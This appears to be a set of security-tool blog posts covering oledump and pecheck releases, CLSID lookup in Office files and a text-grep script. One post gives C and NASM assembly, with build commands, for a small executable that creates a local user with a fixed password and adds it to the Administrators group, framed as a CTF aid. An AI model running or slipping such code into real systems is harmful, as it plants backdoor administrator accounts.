This new version of oledump comes with an update to plugin_biff by @JohnLaTwC to improve formula parsing.
oledump_V0_0_49.zip (https)
MD5: 1EF0B466A80C034F10770F8A235EBE7B
SHA256: BD8CAD9EDB99B6063A9A36B8B83EB3416484CEC244A01CA2F08BB032402FF147
This new version of oledump comes with an update to plugin_biff by @JohnLaTwC to improve formula parsing.
oledump_V0_0_49.zip (https)
MD5: 1EF0B466A80C034F10770F8A235EBE7B
SHA256: BD8CAD9EDB99B6063A9A36B8B83EB3416484CEC244A01CA2F08BB032402FF147


I added a feature to my tool pecheck.py to help extract embedded PE files from any host file: -l –locate.
pecheck.py expects a PE file as input, but if you use option -l P, it will read any file an look for embedded PE files by searching for a DOS header (MZ) followed by a PE header, that can then be parsed by pefile without errors.
Like in this example, where I created a PNG file with a 32-bit and a 64-bit DLL appended:

One PE file can then be selected for further analysis:
Or for extraction:
Here is a video with more details:
A friend asked me for a small program to add a new local user to a Windows system and make that user member of the Administrators group (CTF anyone? 😉 ).
I could find a program in my repository, but it was a very old program using system commands.
#include <stdio.h>
#include <windows.h>

int main(int argc, char* argv[])
{
    system("net user hack knock /add");
    system("net localgroup administrators hack /add");

    return 0;
}
; Assembly code to add a new local user and make it member of Administrators group
; Written for NASM assembler (http://www.nasm.us) by Didier Stevens
; https://DidierStevens.com
; Use at your own risk
;
; Build:
;   nasm -f win32 add-admin.asm
;   Microsoft linker:
;     link /fixed /debug:none /EMITPOGOPHASEINFO /entry:main add-admin.obj kernel32.lib netapi32.lib
;       https://blog.didierstevens.com/2018/11/26/quickpost-compiling-with-build-tools-for-visual-studio-2017/
;       /fixed -> no relocation section
;       /debug:none /EMITPOGOPHASEINFO -> https://stackoverflow.com/questions/45538668/remove-image-debug-directory-from-rdata-section
;       /filealign:256 -> smaller, but no valid exe
;   MinGW linker:
;     ld -L /c/msys64/mingw32/i686-w64-mingw32/lib --strip-all add-admin.obj -l netapi32 -l kernel32
;
; History:
;   2020/03/13
;   2020/03/14 refactor
;   2020/03/15 refactor

BITS 32

%define USERNAME 'hacker'
%define PASSWORD 'P@ssw0rd'
%define ADMINISTRATORS 'administrators'

global _main
extern _NetUserAdd@16
extern _NetLocalGroupAddMembers@20
extern _ExitProcess@4

	struc USER_INFO_1
		.uName RESD 1
		.Password RESD 1
		.PasswordAge RESD 1
		.Privilege RESD 1
		.HomeDir RESD 1
		.Comment RESD 1
		.Flags RESD 1
		.ScriptPath RESD 1
	endstruc

	struc LOCALGROUP_MEMBERS_INFO_3
		.lgrmi3_domainandname RESD 1
	endstruc

	USER_PRIV_USER EQU 1
	UF_SCRIPT EQU 1

	section .text
_main:
	mov     ebp, esp
	sub     esp, 4

	; NetUserAdd(NULL, level=1, buffer, NULL)
	lea     eax, [ebp-4]
	push    eax
	push    UI1
	push    1
	push    0
	call    _NetUserAdd@16

	; NetLocalGroupAddMembers(NULL, administrators, level=3, buffer, 1)
	push    1
	push    LMI3
	push    3
	push    ADMINISTRATORS_UNICODE
	push    0
	call    _NetLocalGroupAddMembers@20

	; ExitProcess(0)
	push    0
	call    _ExitProcess@4

; uncomment next line to put data structure in .data section (increases size PE file because of extra .data section)
;	section .data

UI1:
	istruc USER_INFO_1
		at USER_INFO_1.uName, dd USERNAME_UNICODE
		at USER_INFO_1.Password, dd PASSWORD_UNICODE
		at USER_INFO_1.PasswordAge, dd 0
		at USER_INFO_1.Privilege, dd USER_PRIV_USER
		at USER_INFO_1.HomeDir, dd 0
		at USER_INFO_1.Comment, dd 0
		at USER_INFO_1.Flags, dd UF_SCRIPT
		at USER_INFO_1.ScriptPath, dd 0
	iend

USERNAME_UNICODE:
	db      __utf16le__(USERNAME), 0, 0

PASSWORD_UNICODE:
	db      __utf16le__(PASSWORD), 0, 0

ADMINISTRATORS_UNICODE:
	db      __utf16le__(ADMINISTRATORS), 0, 0

LMI3:
	istruc LOCALGROUP_MEMBERS_INFO_3
		at LOCALGROUP_MEMBERS_INFO_3.lgrmi3_domainandname, dd USERNAME_UNICODE
	iend
To create the executable, you need to assemble and link this assembly code (this is not shellcode, just assembling is not enough).
Assembling is done with nasm (-f win32 to create a 32-bit object file):
nasm -f win32 add-admin.asm
Linking can be done with Microsoft’s linker (see Quickpost: Compiling with Build Tools for Visual Studio 2017) or MinGW‘s linker.
MS:
link /fixed /debug:none /EMITPOGOPHASEINFO /entry:main add-admin.obj kernel32.lib netapi32.lib
I use /fixed so prevent the creation of a relocation section, which would make the EXE larger.
MinGW:
ld -L /c/msys64/mingw32/i686-w64-mingw32/lib –strip-all add-admin.obj -l netapi32 -l kernel32
In both cases, the EXE is 1536 bytes long.

In this new version of pecheck.py, a tool to analyze PE files, overlay offset calculations are improved when a digital signature is present, and the output has changed slightly:


No TLS data:

TLS data present, but no callbacks:

One TLS callback:
pecheck-v0_7_10.zip (https)
MD5: D0C4332B1BD231AA131FBCDCD3BBBA33
SHA256: 0E57A50590D59321CCD0BECE0936CF9523668F86516F56F5B2A21B9DCA9B4788
I noticed that I didn’t post the latest version of my cmd.dll program.
And I looked into moving this code to the new ReactOS builder, but that still does not offer 64-bit builds, thus I’m postponing this migration.
cmd-dll_v0_0_5.zip (https)
MD5: 9BDBB368CDB576BDC05DDE76BC30702F
SHA256: 4757333DD509C77504E3FFCD1B01A2FFC6EC80AE518AE9CD787E80BF1281806D
Directory entries in “OLE” files (Compound File Binary Format) have a GUID field. Like this “Root Entry” inside a binary Word document file (Doc1.doc):

The GUID value found in this directory entry is: 00020906-0000-0000-C000-000000000046 (the endianness of GUIDs is mixed-endian: it’s a mix of little-endian and big-endian).
This GUID is a COM class id (CLSID) for Word.
You can display the CLSID with oledump.py using option -E to display extra information. Use parameter %CLSID% to display the CLSID, like this:

No class IDs were displayed in this output, and that’s because all the CLSID fields in the directory entries of these streams are zero (16 0x00 bytes). Most of the time, streams in Office documents have no CLSID. You’re more likely to find CLSIDs inside the directory entries of storages. To include storages in oledump’s output, use option –storages like this:

Starting with version 0.0.46, oledump.py will also display the Root Entry. And as can be seen in the above output, the Root Entry of this .doc file has a CLSID.
Philippe Lagadec, the developer of olefile and oletools, maintains a list of CLSIDs relevant to Office documents.
When oletools is installed, oledump.py looks up CLSIDs in this list when you use parameter %CLSIDDESC% (CLSID description). Here is the same command as before, but with parameter %CLSIDDESC%:

This result shows that 00020906-0000-0000-C000-000000000046 is COM Object “Microsoft Word 97-2003 Document (Word.Document.8)”.
Class IDs can also be found inside some streams, and that’s why I developed a new oledump.py plugin: plugin_clsid.py.
This plugin searches for CLSIDs (defined in oletools) inside streams. Like in this malicious document:


With the class IDs found in this stream, one can quickly conclude that this must be an exploit for the URL moniker.
And here is the Root Entry CLSID for this document:

This new version of oledump.py brings an update to plugin_biff (improved formula parsing) and fixes for Python 3.
oledump_V0_0_48.zip (https)
MD5: B869EC84DB4F10596212A2B67CF2C684
SHA256: 0E66E3EA42D5761301E0643A27D892B3C4531CCC2E4C95373ECE9B7AD7E6DAC6
This new version of oledump.py brings Root Entry listing with option –storages and %CLDISDESC% extra parameter.
plugin_biff.py is updated to be faster and has new options -X and -d (pure hexadecimal dump and binary dump).
plugin_clsid.py is a new plugin.
More details in coming blog posts and ISC diary entries.
oledump_V0_0_47.zip (https)
MD5: E851ED7240C08E9E9E3EBA4A412A46A4
SHA256: F35997537D5C4596E413D08C35A83EBD55CAF587D2D9898DAA9285BC83CAF287
Recently I had to extract hexadecimal numbers from a Proxmark3 hf 14a command to use with mfkey. The Proxmark3 forum has a discussion on how to do this.
Here is an example of what I need:

I started doing this manually, and later I wrote a script based on my Python text template.
This is a very specialized script, and I prefer to have more generic scripts. My “algorithm” is the following: search for lines with string AUTH-A, and then look at 2 lines before that line, and the 3 lines following that line. This can almost be done with a grep command using option context, but then the line itself and the line before that would also be selected, and I don’t need them.
My Python text template (process-text-file.py) is not only a template to start developing new scripts that reads text files, but it is also a stand-alone program, that can do grepping, for example. After some time, I realized how I could make a more generic script: add a context option to my Python text template to specify the lines to select as offsets from the grepped line.

Option –grep AUTH-A selects each line from text file forum-example.txt that contains the string AUTH-A. If I only use this option, then only lines with string AUTH-A would be the output of my command.
But because I use option –context, I can specify which lines to select relative to the “grepped” line (e.g. containing string AUTH-A).
Option “–context -2,1-3” means that I want to output the line 2 lines before the grepped line (-2) and the 3 lines following the grepped line (1-3). The grepped line itself is no part of the output. If I want that too, I would reference (0) it like this: “–context -2,0,1-3”.
Here is an update to my Python templates (binary and text files).
I’ll explain the updates to each template in upcoming blog posts.
python-templates_V0_0_2.zip (https)
MD5: 082812485D24AD0E3D12F1618BC44367
SHA256: 98DE8BEC508C7E678D294DD630466DA175524D4180C1E8C3A6C06EE11587981E


